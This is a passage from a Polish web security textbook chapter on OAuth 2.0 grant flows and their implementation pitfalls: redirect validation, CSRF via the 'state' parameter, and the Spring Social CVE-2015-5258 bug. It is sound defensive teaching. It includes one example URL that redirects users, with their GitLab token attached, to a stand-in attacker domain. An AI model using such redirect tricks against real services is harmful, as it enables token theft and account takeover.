Dalej słowo „token” należy rozumieć jako odniesienie do access tokena. Analogicznie wykorzystanie nazwy OAuth ma w zamyśle wersję 2.0 tego standardu.

## ZASADA DZIAŁANIA OAUTH

Specyfikacja wersji 2.0 standardu OAuth przewiduje kilka scenariuszy pozyskania tokena. Najczęściej spotykany z nich zakłada, że w proces pozyskiwania będą zaangażowane co najmniej trzy strony: klient, właściciel zasobu oraz serwer. Taka metoda nazywa się *Authorization Code Flow*<sup>3</sup>.



Rysunek 1. Przykładowy „taniec” OAuth<sup>4</sup>

Pierwszym krokiem wymaganym do tego, by rozpocząć proces pozyskiwania tokena, jest zarejestrowanie klienta (aplikacji) w serwerze autoryzującym. Proces ten polega na podaniu identyfikatora klienta (ang. *client id*), adresu zwrotnego (ang. *redirect URL*) oraz wygenerowaniu tzw. sekretu (ang. *client secret*). Para identyfikator–sekret jest wymagana ze względu na konieczność identyfikacji klienta. Adres zwrotny ma na celu zdefiniowanie, pod jaki adres serwer autoryzujący ma wykonać przekierowanie po zakończonym procesie autoryzacji.

Na potrzeby tego rozdziału wykorzystywane są dwie aplikacje, jedna będąca klientem – *client.local*, oraz *authsrv.local* pełniącą funkcję serwera autoryzującego. Klient – *profileeditor-client* – wcześniej zarejestrowany w serwerze ma za zadanie uzyskać od serwera autoryzację do wykonania operacji określonych przez przykładowe zakresy *get\_name* i *edit\_name* (pobranie danych personalnych oraz możliwość ich edycji). Takie założenia powodują, że klient musi wygenerować następujące zapytanie HTTP (np. wykonując przekierowanie w przeglądarce właściciela zasobu):


Listing 1. Pierwszy etap Authorization Code Flow

```
GET /auth?response_type=code&scope=get_name%20edit_name&client_id=
profileeditor-client&redirect_uri=https://client.local/callback HTTP/1.1
Host: authsrv.local
```

Zapytanie składa się z kilku elementów:

- ▶ `response_type` – zmienna definiująca metodę pozyskiwania tokena,
- ▶ `scope` – zmienna zawierająca listę zakresów (ang. *scope*) definiujących uprawnienia, jakie mają zostać nadane klientowi. Zgodnie ze specyfikacją, kolejne zakresy oddzielane są od siebie spacją, którą w adresie URL reprezentuje wartość `%20`,
- ▶ `client_id` – zmienna informująca o tym, jaki klient występuje z żądaniem uzyskania autoryzacji,
- ▶ `redirect_uri` – informacja o adresie, na jaki serwer ma przesłać odpowiedź, przekierowując właściciela zasobu w inne miejsce.

Przesłanie takiego zapytania informuje serwer autoryzujący `authsrv.local`, że klient o identyfikatorze `profileeditor-client` chce uzyskać możliwość pobrania podstawowych danych użytkownika (zakres `get_name`) oraz ich edycji (`edit_name`). Dodatkowo kod autoryzujący (`authorization_code`) ma zostać wysłany pod adres `https://client.local/callback` – parametr `redirect_uri`. Kolejnym krokiem jest sprawdzenie, czy właściciel zasobu, w imieniu którego wykonywany jest cały ten proces, jest już uwierzytelniony w serwerze autoryzacji. Jeżeli tak jest, w przeglądarce wyświetlany jest tzw. consent screen (rysunek 2).



Rysunek 2. Przykładowy consent screen<sup>5</sup>

Formularz ten ma na celu przedstawienie w przejrzysty sposób właścicielowi zasobu, jakie uprawnienia chce uzyskać klient. Jeżeli wymagania klienta mogą zostać zaakceptowane, proces autoryzacji zatwierdza się poprzez wybranie odpowiedniej opcji.

Jeśli użytkownik zgodzi się na delegowanie uprawnień, serwer autoryzujący wykona przekierowanie z powrotem do klienta, co wygeneruje następujące zapytanie HTTP :

*Listing 2. Odpowiedź serwera z wygenerowanym kodem autoryzującym*

```
GET /callback?authorization_code=<wygenerowany kod autoryzujący> HTTP/1.1
Host: client.local
```

W adresie URL zostanie przesłany tzw. kod autoryzujący. Nie jest to jednak to samo co token. W kolejnym kroku klient wykona bezpośrednie zapytanie do serwera autoryzacyjnego:

*Listing 3. Zapytanie wysyłane do serwera w celu pozyskania tokena*

```
POST /get_token HTTP/1.1
Host: authsrv.local

client_id=sekurak&client_secret=<sekret klienta>&grant_type= ↵
authorization_code&redirect_uri=http://client.local/callback&code= ↵
<wygenerowany kod autoryzujący>
```

W zapytaniu przesyłany jest otrzymany kod autoryzujący oraz identyfikator i sekret klienta pozwalający na jego uwierzytelnienie. Jeżeli wszystkie przesłane dane są poprawne, serwer autoryzujący powinien odpowiedzieć w sposób podobny do tego zaprezentowanego w listingu 4.

*Listing 4. Odpowiedź serwera wraz z wygenerowanym tokenem*

```
HTTP 200 OK
Date: Mon, 10 Aug 2016 12:39:13 GMT
Content-type: application/json

{
  "access_token": "6fgg1147fA781bc3fE9Rr312",
  "token_type": "Bearer"
}
```

Taka odpowiedź świadczy o tym, że serwer pomyślnie zweryfikował tożsamość klienta oraz wartość kodu autoryzującego. Od teraz klient może wykorzystywać wygenerowany token do uzyskania dostępu do chronionego API.

*Listing 5. Przykładowe zapytanie wysłane do API*

```
GET /protected_resource HTTP/1.1
Host: authsrv.local
Authorization: Bearer 6fgg1147fA781bc3fE9Rr312

HTTP/1.1 200 OK
Date: Wed, 31 Jul 2019 12:28:53 GMT
Content-Length: 9
Content-Type: text/plain
Connection: Closed
```

sekurak

## **KORZYŚCI WYNIKAJĄCE ZE STOSOWANIA OAUTH**

Znając podstawowy mechanizm działania OAuth, można wyciągnąć pierwsze wnioski na temat najważniejszych korzyści wynikających z jego zastosowania:

1. Klienci, czyli zewnętrzne aplikacje, nie mają styczności z danymi uwierzytelniającymi użytkowników.
2. Istnieje możliwość wykorzystania jednego serwera autoryzującego do ochrony wielu różnych zasobów.
3. Dzięki wielokrotnemu wykorzystaniu jednego serwera autoryzującego ogranicza się liczbę kont zakładanych w różnych aplikacjach, a przez to spada ryzyko wykorzystania tego samego hasła w różnych usługach.

## **KROK W TYŁ – CZYM OAUTH NIE JEST**

Przejsie do dalszego poznawania OAuth ma sens, tylko jeżeli rozumie się różnicę pomiędzy pojęciami uwierzytelniania i autoryzacji\*. Pierwsze z tych pojęć określa proces, w którym weryfikowana jest tożsamość podmiotu. Autoryzacja z kolei występuje, gdy system sprawdza, czy już zidentyfikowany (uwierzytelniony) podmiot ma uprawnienia do zasobu, na którym chce wykonać określoną akcję, np. odczyt, modyfikację lub usunięcie. Dlaczego jest to takie ważne? **OAuth powinien być wykorzystywany tylko do autoryzacji.** Istnieje techniczna możliwość wykorzystania go do uwierzytelniania, a dokładniej mówiąc: przygotowania serwera autoryzującego tak, by mógł zwrócić informacje na temat tożsamości podmiotu, w imieniu którego został wystawiony token. Oficjalna dokumentacja OAuth zawiera jednak informację:

“ OAuth nie jest protokołem uwierzytelniającym\*\*.

Brak zrozumienia tej kwestii prowadzi do powstawania implementacji, które wykorzystują OAuth również do uwierzytelniania.

---

\* Zob. rozdz. *Uwierzytelnianie, zarządzanie sesją, autoryzacja*.

\*\* „OAuth 2.0 is not an authentication protocol”; *User Authentication with OAuth 2.0*, <https://oauth.net/articles/authentication/>. [W całym rozdziale przekład własny Autora – przyp. red.].

Jako przykład można przytoczyć sytuację, w której wystawiane jest upoważnienie (token) dla znajomego (klient), którego zadaniem jest załatwić w urzędzie (serwer zasobów) w naszym imieniu określoną sprawę (zakresy). W takiej sytuacji znajomy jest autoryzowany do wykonania w naszym imieniu pewnych akcji, jednak nie staje się nami (właściciel zasobu). Znajomy występuje w urzędzie pod własnym nazwiskiem (`client id`).

Wykorzystanie OAuth do uwierzytelniania należy traktować jako błąd m.in. dlatego, że generuje to kilka problemów:

1. Tokeny zaczynają być traktowane jako poświadczenie uwierzytelnienia w systemie – należy tutaj przypomnieć, że głównym założeniem OAuth jest delegowanie autoryzacji.
2. Dostęp do chronionego fragmentu systemu traktowany jest jako dowód na uwierzytelnienie.
3. Założenie wykorzystania tokena na okaziciela (ang. *bearer token*) powoduje, że każdy, kto posiada taki token, może podszyć się pod wybraną tożsamość.

Jeżeli szukamy mechanizmu, który pozwala na poprawne zaimplementowanie uwierzytelnienia, nasza uwaga powinna skierować się ku protokołowi OpenID Connect<sup>6</sup>. Rozwiązanie to opiera się na OAuth, jednak zostało rozszerzone o elementy pozwalające na zarządzanie tożsamością posiadacza tokena. Użycie OpenID Connect jest o wiele lepszym pomysłem niż próby wykorzystania<sup>7</sup> OAuth do realizacji zadania, do którego nie został stworzony.

Zachęcając do dalszej lektury, można tutaj napisać, że podobnych smaczków w OAuth jest znacznie więcej.

## POZOSTAŁE METODY POZYSKIWANIA TOKENA

Metoda *Authorization Code* pozwala na pozyskanie tokena przez wygenerowanie w pierwszej kolejności kodu autoryzującego, a później wymienienie go po stronie serwera na token. Taki proces sprawdza się, gdy klient jest aplikacją uruchomioną po stronie serwera. Istnieją jednak scenariusze, gdy klient uruchomiony jest np. bezpośrednio w przeglądarce. Jak w takim przypadku bezpiecznie pozyskać token?

### Implicit Grant

Metoda *Implicit Grant* sprawdza się, gdy klient jest aplikacją JavaScript uruchomioną w przeglądarce. Pierwszy krok – zapytanie wysyłane do serwera autoryzującego – wygląda bardzo podobnie do trybu *Authorization Code*. Główną różnicą jest inna wartość parametru `response_type`:

*Listing 6. Zapytanie do serwera autoryzującego wykorzystujące Implicit Grant Flow*

```
GET /auth?response_type=token&scope=get_name%20edit_name&client_id=2
profileeditor-client&redirect_uri=https://client.local/callback HTTP/1.1
Host: authsrv.local
```

Serwer autoryzujący po odebraniu takiego zapytania zweryfikuje, czy użytkownik jest już uwierzytelniony. Jeżeli nie, poprosi o podanie danych uwierzytelniających, a następnie – w zależności od potrzeby – wyświetli consent screen. Wymienione do tej pory elementy są identyczne jak w przypadku trybu *Authorization Code*. Pierwsza różnica dotyczy sposobu, w jaki serwer zwraca token.

*Listing 7. Odpowiedź wygenerowana przez serwer, w której wykonywane jest przekierowanie do klienta*

```
HTTP/1.1 302 Moved Temporarily
Location: https://client.local/callback#access_token=
afgg1147fA781bc3fE9Rr312&token_type=Bearer
```

To, co charakterystyczne dla tej metody, to fakt, że token zostanie przesłany w adresie URL, ale nie jako parametr, a wartość po znaku hasz. Jest to o tyle istotne, że to, co znajduje się po znaku hasz, nie zostanie nigdy wysłane do serwera, na którym uruchomiona jest aplikacja. Klient JavaScript uruchomiony w przeglądarce może bezpośrednio pobrać token z adresu URL i wykorzystać go do kolejnych zapytań:

*Listing 8. Przykładowe zapytanie, jakie można wysłać do API z pozyskanym tokenem*

```
GET /protected_resource HTTP/1.1
Host: authsrv.local
Authorization: Bearer afgg1147fA781bc3fE9Rr312
```

## Client Credentials

W przypadku gdy integrowane są ze sobą dwa niezależne systemy, w których nie występuje bezpośrednio właściciel zasobu będący człowiekiem, pomocna może być metoda *Client credentials*. Jest ona jeszcze bardziej uproszczona w stosunku do poprzednich trybów, ponieważ klient wysyła do serwera autoryzującego jedynie swój identyfikator i sekret:

*Listing 9. Przykładowe zapytanie do serwera autoryzującego wykorzystujące Client Credentials Flow*

```
POST /get_token HTTP/1.1
Host: authsrv.local

client_id=sekurak&client_secret=<sekret klienta>&grant_type=
client_credentials&scope=get_name%20edit_name
```

Po odebraniu takiego zapytania serwer weryfikuje przesłane dane i jeżeli wszystko się zgadza – generuje token:

*Listing 10. Odpowiedź serwera wraz z wygenerowanym tokenem*

```
HTTP 200 OK
Content-type: application/json
```

```
{
  "access_token": "6fgg1147fA781bc3fE9Rr312",
  "token_type": "Bearer"
}
```

## Resource Owner Credentials

Jedną z ważniejszych idei stojących za wykorzystaniem OAuth jest odseparowanie klienta od danych uwierzytelniających właściciela zasobu. Specyfikacja OAuth przewiduje jednak możliwość wykorzystania metody pozyskiwania tokena, która zakłada, że klient może poprosić o dane uwierzytelniające użytkownika (np. login i hasło).

*Listing 11. Zapytanie do serwera autoryzującego z wykorzystaniem Resource Owner Flow*

```
POST /get_token HTTP/1.1
Host: authsrv.local

client_id=sekurak&client_secret=<sekret klienta>&grant_type= ↵
password&scope=get_name%20edit_name&username=admin&password= ↵
<hasło właściciela zasobu>
```

Podobnie jak w przypadku innych metod, również *Resource Owner Credentials* powoduje finalnie wygenerowanie tokena. Ważny jest tutaj jednak fakt, iż jest on wystawiany na podstawie danych uwierzytelniających klienta, ale dodatkowo wymaga, aby użytkownik przekazał w tym samym zapytaniu HTTP swoje poświadczenia (parametry `username` oraz `password` z listingu 11).

Podsumowując, nie jest to zalecany tryb, ze względu na fakt, że zaprzecza idei separacji klienta i danych uwierzytelniających właściciela zasobu.

## Refresh token

Oprócz czterech opisanych metod specyfikacja OAuth przewiduje możliwość wystąpienia jeszcze jednego przypadku, który pozwoli pozyskać ważny token. Założmy, że token został wygenerowany, ale czas jego życia wygasł. Próba wykorzystania go w celu uzyskania dostępu do wybranego zasobu zakończy się więc błędem. W takim przypadku warto przewidzieć możliwość wykorzystania specjalnego tokena, nazywanego najczęściej `refresh tokenem`<sup>8</sup>.

Serwer autoryzujący, wystawiając token, musi wygenerować również `refresh token`. Ten drugi zazwyczaj ma znacząco dłuższy czas życia niż pierwszy. Cel jego istnienia jest tylko jeden. Po przesłaniu go przez klienta do serwera autoryzującego powinien zostać zwrócony nowy token (listing 12). Ponadto serwery autoryzujące generują z reguły od razu kolejny `refresh token`. Dzięki temu klient może podtrzymywać dostęp do zasobów bez konieczności ponownego angażowania właściciela zasobu.

Listing 12. Wykorzystanie refresh tokena do pobrania nowego tokena

```
POST /get_token
Host: authsrv.local

grant_type=refresh_token&refresh_token=<token refresh>&client_id=
sekurak&client_secret=<sekret klienta>
```

```
HTTP 200 OK
Content-type: application/json

{
  "access_token": "6fegg1147fA781bc3fE9Rr312",
  "refresh_token": "213rR9Ef3cb187Af7411ggf6",
  "token_type": "Bearer"
}
```

## JAKĄ METODĘ POZYSKIWANIA TOKENA WYBRAĆ?

Jeżeli mamy do czynienia z aplikacją (klientem) uruchomioną bezpośrednio w przeglądarce WWW, powinniśmy zainteresować się trybem *Implicit Grant*. W przypadku gdy klient, którego chcemy dopuścić do zasobów, pochodzi z zaufanego źródła, np. jego autorem jest partner biznesowy lub klient jest elementem tworzonego przez nas oprogramowania, a dodatkowo w scenariuszu projektowym nie występuje właściciel zasobu w jawnej postaci, tryb *Client Credentials Flow* powinien zdać egzamin. W najbardziej powszechnym przypadku, gdy jednym z elementów procesu pozyskiwania tokena jest właściciel zasobu wykorzystujący przeglądarkę WWW, a klient to niezaufana aplikacja trzecia, zastosowanie powinien znaleźć najbardziej popularny *Authorization Code Flow*. Jeżeli nasze wymagania projektowe sugerują, że najbardziej będzie do nich pasować tryb *Resource Owner Credentials*, wtedy powinniśmy jeszcze raz przemyśleć te założenia.

## CO MOŻE PÓJŚĆ NIE TAK

Powyższy wstęp teoretyczny pozwolił zapoznać się z podstawowymi zasadami działania OAuth 2.0 oraz poznać jego najważniejsze składniki. Należy się teraz zastanowić, jakie zagrożenia wiążą się z każdym z tych elementów. Raz jeszcze trzeba uwzględnić fakt, że specyfikacja OAuth 2.0 nie jest tym samym co np. specyfikacja TCP. W drugim przypadku mówimy o protokole, czyli ścisłym zestawie reguł. OAuth jest zbiorem założeń, z których część może działać zgodnie ze specyfikacją, a część nie. Warto zadać pytanie: co może pójść nie tak w trakcie implementacji OAuth 2.0?

## Brak szyfrowanego kanału komunikacji

Wyliczenie potencjalnych zagrożeń związanych z OAuth należy rozpocząć od kwestii fundamentalnych, a mianowicie od tematu szyfrowanego kanału komunikacji. W porównaniu z wersją 1.0 standardu OAuth w wersji 2.0 całkowicie wycofano wymaganie użycia mechanizmów szyfrujących przesyłanej komunikacji. Dlatego przy korzystaniu z protokołu OAuth 2.0 kluczową kwestią jest zadbanie o to, by całość komunikacji była szyfrowana przy użyciu TLS. Wyciek tokena jest równoznaczny z możliwością wykorzystania go przez inny podmiot do uzyskania dostępu do zasobów. Wdrażając szyfrowany kanał komunikacji, warto również pomyśleć o jego hardeningu<sup>9</sup>.

## Serwer autoryzujący

Listę zagrożeń dla serwera autoryzującego najlepiej stworzyć na podstawie jego umiejscowienia w systemie oraz przypisanych zadań.

Jednym z działań, jakie przyjdzie wykonać osobie chcącej wykorzystać serwer OAuth, będzie konieczność zarejestrowania w nim klienta (rysunek 3). Zadaniem serwera jest pobrać od użytkownika nazwę klienta, dzięki której będzie on identyfikowany w systemie, oraz adres przekierowania, pod który serwer wykona przekierowanie po pomyślnym procesie delegowania uprawnień. Dodatkowo, jeżeli zezwala na to przyjęta polityka bezpieczeństwa, można właścicielowi klienta pozwolić na modyfikację czasu życia tokena – ale tylko w zakresie niestanowiącym naruszenia dobrych praktyk. Dobrym założeniem jest również pobieranie informacji o adresie IP/domenie, z której serwer powinien spodziewać się żądania o wydanie tokena lub kodu dostępu. Po wprowadzeniu takich danych oraz ich pomyślnej walidacji serwer powinien wygenerować parę danych będących identyfikatorem klienta (`client_id`) oraz sekretem (`client_secret`). Część serwerów pozwala na wybranie identyfikatora klienta, a generuje jedynie sekret – o ile serwer sprawdza, czy identyfikator nie jest zbyt trywialny, nie ma tutaj jednoznacznych zaleceń czy wyraźnego podziału na lepsze lub gorsze rozwiązanie.

Głównym zadaniem serwera jest wydawanie tokenów, a wcześniej odpowiednie uwierzytelnienie właściciela zasobu. Specyfikacja OAuth nie definiuje, w jaki sposób – lub na podstawie jakiego typu poświadczeń – ma przebiegać ten proces. Zadaniem serwera autoryzującego jest jednak zweryfikowanie, czy właściciel zasobu posiada odpowiednie uprawnienia do tego, by delegować dostęp do określonego zasobu.

Serwer odbiera dane od klienta i przygotowuje się do procesu nadawania mu uprawnień. Na tym etapie należy zweryfikować, czy uprawnienia, o które prosi klient, są możliwe do nadania. Na przykład klient może poprosić o uprawnienia do nieistniejących zakresów lub takich, które dają dostęp do zasobów administracyjnych. Należy zadbać o to, by aplikacja w odpowiedni sposób obsługiwała takie przypadki.

Kwestią dyskusyjną jest również wprowadzenie ochrony przed ewentualnymi atakami siłowymi, jakie można przeprowadzić przeciwko serwerowi autoryzującemu. Technicznie możliwe jest przeprowadzenie prób odgadnięcia tokena\* lub da-

\* Zob. rozdz. *Niebezpieczeństwa JSON Web Token (JWT)*.

nych uwierzytelniających klienta, dlatego też serwer powinien być przygotowany na odparcie takich prób.

W przypadku aplikacji WWW po pomyślnym uwierzytelnieniu właściciela zasobu jest on przekierowywany do consent screen. Jest to ekran, na którym prezentowane są właścicielowi informacje na temat tego, do jakich zasobów klient chce uzyskać uprawnienia. Wszystkie kwestie związane z tym mechanizmem zostały opisane dalej.

For applications that use the OAuth 2.0 protocol to call Google APIs, you can use an OAuth 2.0 client ID to generate an access token. The token contains a unique identifier. See [Setting up OAuth 2.0](#) for more information.

**Application type**


☒ Web application

☐ Android [Learn more](#)

☐ Chrome App [Learn more](#)

☐ iOS [Learn more](#)

☐ Other

**Name** 

sekurak.pl

**Restrictions**

Enter JavaScript origins, redirect URIs or both [Learn more](#)

Origins and redirect domains must be added to the list of authorised domains in the [OAuth consent settings](#).

**Authorised JavaScript origins**

For use with requests from a browser. This is the origin URI of the client application. It cannot contain a wildcard ([https://\\*.example.com](https://*.example.com)) or a path (<https://example.com/subdir>). If you're using a non-standard port, you must include it in the origin URI.

<https://www.example.com>

Type in the domain and press Enter to add it

**Authorised redirect URIs**

For use with requests from a web server. This is the path in your application that users are redirected to after they have authenticated with Google. The path will be appended with the authorisation code for access. Must have a protocol. Cannot contain URL fragments or relative paths. Cannot be a public IP address.

<https://www.example.com>

Type in the domain and press Enter to add it

**Create** **Cancel**

Rysunek 3. Formularz pozwalający na tworzenie nowych klientów<sup>10</sup>

Gdy właściciel zasobu wyrazi zgodę na delegowanie określonych uprawnień do klienta, należy te ustawienia zapamiętać oraz wygenerować odpowiedni token. Ważne jest, by zapisać w bazie danych informacje o tym, dla jakiego klienta został wygenerowany określony token. Częstym problemem w przypadku autorskich serwerów autoryzujących jest niepowiązywanie tokena z określonym klientem.

## Problematyczne przekierowania

Nadanie odpowiednich uprawnień klientowi oraz wydanie tokena lub kodu dostępu kończy się wykonaniem przekierowania do adresu zdefiniowanego przez

klienta jako `redirect_uri`. Jeżeli adres ten został wcześniej zarejestrowany, należy zweryfikować, czy ten podany w `redirect_uri` jest identyczny jak adres zapisany w bazie. Walidacja adresu, pod który zostanie wykonane przekierowanie, powinna być możliwie najbardziej ścisła i na tym etapie można narzucić pewne polityki dotyczące dobrych praktyk. Na przykład nie jest zalecane wykonywanie przekierowania do stron niewykorzystujących szyfrowanego kanału komunikacji (HTTPS). Należy również zweryfikować, czy podany adres przekierowania jest jak najbardziej precyzyjny – nie powinno się zezwalać na przekierowanie do całych głównych domen (np. `https://clientapp/`), ale wymagać podania konkretnego zasobu (np. `https://clientapp/auth_endpoint`). Ważne jest również, by sprawdzać, czy podany adres jest identyczny jak zarejestrowany, i odrzucać żądania z jakimikolwiek odstępstwami. Jeżeli np. zarejestrowany adres to `https://clientapp/auth_endpoint`, a serwer otrzymał zapytanie z adresem ustawionym na `https://clientapp/auth_endpoint/other_path`, to zapytanie powinno zostać odrzucone. Dlaczego jest to ważne?

Wyobraźmy sobie scenariusz, w którym atakujący przygotowuje złośliwą stronę zawierającą odpowiednio spreparowany kod HTML/JavaScript. W zależności od kategorii błędu czasem wystarczy, aby użytkownik-ofiara przeszedł pod adres, gdzie znajduje się złośliwy kod (nie jest wymagana dodatkowa interakcja). Zadaniem strony przygotowanej przez atakującego jest wykradzenie kodu lub tokena. Takie ataki to tylko teoria czy mowa tu o realnych zagrożeniach? W sieci możemy znaleźć sporo opisów podatności w dużych serwisach, gdzie właśnie brak odpowiednio skrojonej polityki walidowania adresu przekierowania przyczynił się do możliwości przeprowadzenia groźnych ataków<sup>11</sup>.

Szczególnie ciekawy wydaje się przypadek błędu, który Egor Homakov znalazł w serwisie GitHub. Należy zaznaczyć, że tak naprawdę Homakov zaraportował pięć różnych błędów, które po połączeniu pozwalały na nieautoryzowany dostęp do prywatnych repozytoriów GitHub. Co ważne, dwa pierwsze błędy, które rozpoczynały łańcuch podatności, były związane właśnie z niepoprawną walidacją parametru `redirect_uri`.

Warto przytoczyć jeszcze błąd<sup>12</sup>, który został znaleziony w serwisie należącym do firmy Uber. W tym przypadku powodzenie ataku spowodowane było występowaniem w aplikacji innej podatności, która określana jest jako *Open Redirect*<sup>13</sup>. Błąd występuje w przypadku, gdy aplikacja nie weryfikuje, czy adres, na który ma nastąpić przekierowanie, znajduje się na białej liście dopuszczonych adresów. Podatność w serwisie Ubera pozwoliła atakującemu przygotować jeden adres URL, który kolejno powodował wykonanie serii akcji i przekierowań, czego finalnym skutkiem była możliwość wykradnięcia tokena OAuth użytkownika aplikacji uber.com.

Czy można przytoczyć więcej przykładów związanych z podatnością typu *Open Redirect*? Oczywiście, że tak! Spójrzmy na przypadek serwisu flickr.com<sup>14</sup> i podatności, która pozwalała atakującemu na wykradnięcie kodu autoryzującego. W którym miejscu deweloperzy aplikacji popełnili pierwszy błąd? W funkcji, która odpowiadała za walidację adresu, na jaki miało nastąpić przekierowanie (analogicznie jak w przypadku serwisu uber.com oraz GitHub). Okazało się, że akceptowane były adresy, które pasowały do maski `https://www.flickr.com/*`.

Mając na uwadze wcześniej opisane przypadki błędów, można już się domyślić, iż kolejnym krokiem w procesie eksploatacji było wyszukanie podatności typu *Open Redirect* w funkcji, która dostępna była właśnie w adresie pasującym do określonej maski. W dużych serwisach nietrudno znaleźć tego typu błąd i nie inaczej było w przypadku serwisu Flickr. Finalnie okazało się, iż możliwe jest przygotowanie takiego adresu URL, pod którym ofiara ataku nieświadomie przekaze swój kod autoryzujący do atakującego – wystarczy, że tam przejdzie (kliknie w link albo zostanie przekierowana). Mając kod, atakujący będzie mógł uzyskać dostęp do konta ofiary.

Aby udowodnić, że problem błędu *Open Redirect* w kontekście wykorzystania OAuth jest naprawdę poważny, omówmy jeszcze jeden przykład podatności. Serwis ZEIT<sup>15</sup> w niepoprawny sposób obsługiwał parametry związane z przekierowywaniem użytkownika. W przypadku gdy został on przekierowany do adresu `https://zeit.co/api/now/registration/gitlab/connect?mode=login&next=https://attackerdomain`, okazywało się, że aplikacja – bez zgłaszania żadnych ostrzeżeń – odpowiadała na tak przesłane zapytanie przekierowaniem do serwisu, którego adres był podany w parametrze `next`. Zapewne w tej podatności nie byłoby nic niezwykłego, gdyby nie fakt, że przy okazji wykonywania przekierowania do domeny wskazanej w parametrze dodatkowo do adresu dodawany był token GitLab. Powodowało to, że atakujący, przeglądając logi swojego serwera, mógł odnaleźć w nich tokeny użytkowników-ofiar. Finalnie mógł więc przejąć dostęp do konta zaatakowanego użytkownika.

Wdrażając politykę walidowania adresu przekierowania, można przyjąć zasady podobne do tych, jakie stosowane są w *Same-Origin Policy*\*.

## Stary znajomy – CSRF

Po stronie serwera autoryzującego zaleca się również wymuszanie wygenerowania oraz przesłania przez klienta parametru `state`. Można go sklasyfikować jako zabezpieczenie chroniące przed atakami *Cross-Site Request Forgery*\*\*. Zadaniem klienta jest wygenerować parametr `state` i wysłać go przy przekierowaniu właściciela zasobu do serwera autoryzującego. Zadaniem serwera natomiast jest odebrać ten parametr, a następnie w niezmienionej formie odesłać do klienta. Jako że całość odbywa się na warstwie zapytań HTTP, warto w przypadku parametru `state`, ale również pozostałych wykorzystywanych w procesie pozyskiwania tokena, zweryfikować, czy przy odbieraniu i wysyłaniu tokena nie występuje podatność *HTTP Response Splitting*<sup>16</sup>. Finalnie klient powinien sprawdzić, czy odebrany od serwera parametr `state` jest zgodny z tym, który został przez niego wygenerowany.

Wdrożenie ochrony przed CSRF do systemu, który implementuje OAuth 2.0, jest działaniem zdecydowanie rekomendowanym. Jeżeli potrzebna jest dodatkowo motywacja, by znaleźć środki i czas na wykonanie takiej pracy, warto zapoznać się z wpisem<sup>17</sup> na blogu Egora Homakova, opisującym szczegółowo potencjalny

\* Mozilla, *Same-origin policy*, [https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin\\_policy](https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy). Mechanizm ten został szerzej opisany w rozdz. *Same-Origin Policy i Cross-Origin Resource Sharing (CORS)*.

\*\* Zob. rozdz. *Podatność Cross-Site Request Forgery (CSRF)*.

scenariusz ataku na system, który (błędnie) implementuje uwierzytelnianie użytkowników z wykorzystaniem frameworka OAuth 2.0.

Nie można też zapomnieć o tym, iż dodanie nowych warstw zabezpieczeń samo w sobie może powodować występowanie podatności bezpieczeństwa. Ciekawą ilustracją tego twierdzenia jest podatność CVE-2015-5258<sup>18</sup> związana właśnie z parametrem `state`. Framework Spring, którego dotyczy opisywany błąd, a dokładnie moduł Spring Social<sup>19</sup>, w niepoprawny sposób weryfikował wartości parametrów przekazywanych w adresie URL. Źródłem problemu był nieprawidłowo skonstruowany warunek logiczny:

*Listing 13. Błędny warunek w kodzie Spring Social*

```
if (state != null && !state.equals(originalState)) {
    throw new IllegalStateException("The OAuth2 'state' parameter doesn't
    match.");
}
```

Na czym polega podatność? Po pierwsze, twórcy Spring Social sprawdzają, czy wartość przesłanego parametru `state` jest różna od `null`. Taki warunek ma zazwyczaj na celu zweryfikowanie, czy określony parametr został w ogóle przesłany w zapytaniu. Druga część warunku zwróci wartość logiczną `prawda` (wartość `null` nie będzie odpowiadała wartości zapisanej po stronie serwera w zmiennej `originalState`), ale nie będzie to miało większego znaczenia. Obie części połączone są jeszcze warunkiem logicznym `AND`. Wystarczy więc, że jedna część zwróci `fałsz` (w tym przypadku pierwsza), a tym samym cały warunek nie będzie spełniony. W konsekwencji nie zostanie rzucony wyjątek `IllegalStateException`, a zamiast tego kod będzie wykonywany dalej!

Co taki stan rzeczy oznacza w praktyce? Atakujący, nakłaniając użytkownika-ofiarę do odwiedzenia strony WWW zawierającej przygotowany przez niego prosty fragment kodu HTML, może uzyskać dostęp do konta użytkownika aplikacji. Pełny proces eksploatacji został przedstawiony w przywołanym powyżej materiale źródłowym.

## Granulacja uprawnień

Zadaniem serwera autoryzującego jest również obsługa odpowiedniej liczby wymaganych zakresów (ang. *scopes*). W zależności od zastosowań projektowych oraz ilości zasobów, jakie podlegają ochronie, zaleca się przygotować ich odpowiednio dużo. Nie powinno się opierać dostępu na tylko jednym zakresie, ale nie można też przesadzić w drugą stronę. Na przykład, jeżeli mamy system, w którym użytkownik może zmodyfikować swój profil oraz dodawać i czytać artykuły, można rozważyć wprowadzenie następujących zakresów:

- ▶ *profile* – dostęp do danych profilowych,
- ▶ *articles* – dostęp do artykułów.

Oprócz podziału wertykalnego można również wprowadzić podział horyzontalny poprzez rozdzielenie typów operacji (odczyt, modyfikacja, usuwanie), które klient może wykonać na danym zasobie:

- ▶ *profile\_get* – odczyt danych profilowych,
- ▶ *profile\_edit* – modyfikacja danych profilowych,
- ▶ *articles\_get* – odczyt artykułów,
- ▶ *articles\_edit* – modyfikacja treści artykułów.

